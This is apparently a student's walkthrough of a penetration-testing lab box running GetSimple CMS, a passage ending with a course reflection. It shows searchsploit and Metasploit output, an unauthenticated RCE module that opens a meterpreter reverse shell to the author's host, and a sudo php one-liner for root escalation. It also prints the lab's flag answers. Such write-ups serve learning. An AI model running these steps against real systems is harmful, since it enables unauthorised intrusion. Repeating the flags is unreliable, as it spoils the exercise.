


File contents:-




I tried to login with this details but still they were wrong credentials.

At this point I was stuck so I decided to check if GetSimple has exploits using the searchsploit tool and yes it has infact several exploits were given.



```
┌──(root㉿kali)-[/home/coderic]
└─# searchsploit GetSimple
------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ----------------------------------
Getsimple CMS 2.01 - 'changedata.php' Cross-Site Scripting              | php/webapps/34789.html
Getsimple CMS 2.01 - 'components.php' Cross-Site Scripting              | php/webapps/34041.txt
Getsimple CMS 2.01 - Local File Inclusion                               | php/webapps/12517.txt
Getsimple CMS 2.01 - Multiple Vulnerabilities                           | php/webapps/14338.html
Getsimple CMS 2.01 < 2.02 - Administrative Credentials Disclosure       | php/webapps/15605.txt
Getsimple CMS 2.03 - 'upload-ajax.php' Arbitrary File Upload            | php/webapps/35353.txt
Getsimple CMS 3.0 - 'set' Local File Inclusion                          | php/webapps/35726.py
Getsimple CMS 3.1.2 - 'path' Local File Inclusion                       | php/webapps/37587.txt
Getsimple CMS 3.2.1 - Arbitrary File Upload                             | php/webapps/25405.txt
GetSimple CMS 3.3.1 - Cross-Site Scripting                              | php/webapps/43888.txt
Getsimple CMS 3.3.1 - Persistent Cross-Site Scripting                   | php/webapps/32502.txt
Getsimple CMS 3.3.10 - Arbitrary File Upload                            | php/webapps/40008.txt
GetSimple CMS 3.3.13 - Cross-Site Scripting                             | php/webapps/44408.txt
GetSimple CMS 3.3.16 - Persistent Cross-Site Scripting                  | php/webapps/49726.py
GetSimple CMS 3.3.16 - Persistent Cross-Site Scripting (Authenticated) | php/webapps/48850.txt
GetSimple CMS 3.3.4 - Information Disclosure                            | php/webapps/49928.py
GetSimple CMS Custom JS 0.1 - Cross-Site Request Forgery                | php/webapps/49816.py
Getsimple CMS Items Manager Plugin - 'PHP.php' Arbitrary File Upload    | php/webapps/37472.php
GetSimple CMS My SMTP Contact Plugin 1.1.1 - Cross-Site Request Forger | php/webapps/49774.py
GetSimple CMS My SMTP Contact Plugin 1.1.2 - Persistent Cross-Site Scr | php/webapps/49798.py
GetSimple CMS Plugin Multi User 1.8.2 - Cross-Site Request Forgery (Ad | php/webapps/48745.txt
GetSimple CMS v3.3.16 - Remote Code Execution (RCE)                     | php/webapps/51475.py
GetSimpleCMS - Unauthenticated Remote Code Execution (Metasploit)       | php/remote/46880.rb
------------------------------------------------------------------------ ----------------------------------
Shellcodes: No Results
```

With this results I decided to open Metasploitable and check if I could find some exploits then use them for my attack.



```
       =[ metasploit v6.3.4-dev                           ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit GetSimple

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/unix/webapp/get_simple_cms_upload_exec    2014-01-04       excellent  Yes    GetSimpleCMS P
HP File Upload Vulnerability
   1  exploit/multi/http/getsimplecms_unauth_code_exec  2019-04-28       excellent  Yes    GetSimpleCMS U
nauthenticated RCE


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/getsimplecms
_unauth_code_exec

msf6 >
```

I got two results, after trying and failing in the first exploit offered in index 0, I decided to check the second exploit which is:-

exploit/multi/http/getsimplecms_unauth_code_exec 2019-04-28 excellent Yes GetSimpleCMS Unauthenticated RCE

```
Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/unix/webapp/get_simple_cms_upload_exec    2014-01-04       excellent  Yes    GetSimpleCMS P
HP File Upload Vulnerability
   1  exploit/multi/http/getsimplecms_unauth_code_exec  2019-04-28       excellent  Yes    GetSimpleCMS U
nauthenticated RCE


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/getsimplecms
_unauth_code_exec

msf6 exploit(unix/webapp/get_simple_cms_upload_exec) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) >
```

After choosing the exploit to use, next was to set my rhosts and lhost then check if my target is vulnerable.

Commands used:-

msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > set rhosts 10.129.42.249

rhosts => 10.129.42.249

msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > set lhost 10.10.14.137

lhost => 10.10.14.137

msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > check

[+] 10.129.42.249:80 - The target is vulnerable.

```
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > set rhosts 10.129.42.249
rhosts => 10.129.42.249
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > set lhost 10.10.14.137
lhost => 10.10.14.137
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > check
[+] 10.129.42.249:80 - The target is vulnerable.
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) >
```

My local IP adress:- 10.10.14.137

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.137  netmask 255.255.254.0  destination 10.10.14.137
        inet6 fe80::9855:9bc4:2cad:3651  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:2::1087  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 7138  bytes 2768328 (2.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7764  bytes 901609 (880.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Next was to run **exploit /run** to trigger the attack.

Attack has begun...

```
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > check
[+] 10.129.42.249:80 - The target is vulnerable.
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > run

[*] Started reverse TCP handler on 10.10.14.137:4444
[*] Sending stage (39927 bytes) to 10.129.42.249
[*] Meterpreter session 1 opened (10.10.14.137:4444 -> 10.129.42.249:33642) at 2024-02-03 12:42:34 +0300
```


Excellent! I have a meterpreter reverse shell.

```
lhost => 10.10.14.137
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > check
[+] 10.129.42.249:80 - The target is vulnerable.
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > run

[*] Started reverse TCP handler on 10.10.14.137:4444
[*] Sending stage (39927 bytes) to 10.129.42.249
[*] Meterpreter session 1 opened (10.10.14.137:4444 -> 10.129.42.249:33642) at 2024-02-03 12:42:34 +0300

meterpreter >
```


Next thing was to continue with navigation on this shell.

After looking at the current directory, am unable to see anything that can help so I decided to jump on the /home directory.

In this directory I find a promising flag by the name of user.txt which am assuming is this users password.



On cat I find a key that looks exactly as that which I saw while resetting the password as admin, so this confirms that that file was created as a backup for this user.



All in all this is how I found the first user.txt as : **ANS:7002d65b149b0a4d19132a66feed21d8**

After obtaining a foothold on the target, escalate privileges to root and submit the contents of the root.txt flag.

ANS: f1fba6e9f71efb2630e6e34da6387842

On trying to run sudo to see if I could get elevated permissions it didn't work so I run the command shell to drop into a system command shell and on running the command sudo -l again I got a message informing me that the current user could run the following command:

(ALL : ALL) NOPASSWD: /usr/bin/php

```
meterpreter > cat user.txt
7002d65b149b0a4d19132a66feed21d8
meterpreter > sudo -l
[-] Unknown command: sudo
meterpreter > shell
Process 2788 created.
Channel 1 created.
sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User www-data may run the following commands on gettingstarted
    (ALL : ALL) NOPASSWD: /usr/bin/php
```

This shows php is supported in this system, and with the help of google I came across this site:-

https://gtfobins.github.io/gtfobins/php/ that showed a command which could escalate my privileges so I tried it out, which worked perfectly.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
CMD="/bin/sh"
sudo php -r "system('$CMD');"
whoami
root
```

Nice! I am now root, this means I gan go anywhere I please on this system.

First place I visit is the root directory ofcourse beeing root I need to see what is in this directory.

On opening it I found the second user.txt file which am sure it must be it as it was on the root directory, therefor I run command cat and there was my second key.



ANS: f1fba6e9f71efb2630e6e34da6387842

Conclusion:

For this module it was quite a challenging but am happy in the end I have learnt so much from the introduction to penetration testing, Penetration testing distros and note-taking, cherry tree is my choice, I have learnt much about scanning and enumeration, Using public exploits and shells, Basics of file transfers where we looked at how to upload files in a web server from the local host, Privilege escalation which was a bit challenging to move from user privileges to root privileges but it was an amazing lesson, to the last part where I had to use all gained knowledge from the module to solve the last task. In the end I have learnt a lot on which I wish to make practice of more often to grasp the skills fully. In conclusion It was an amazing course.

Thank you.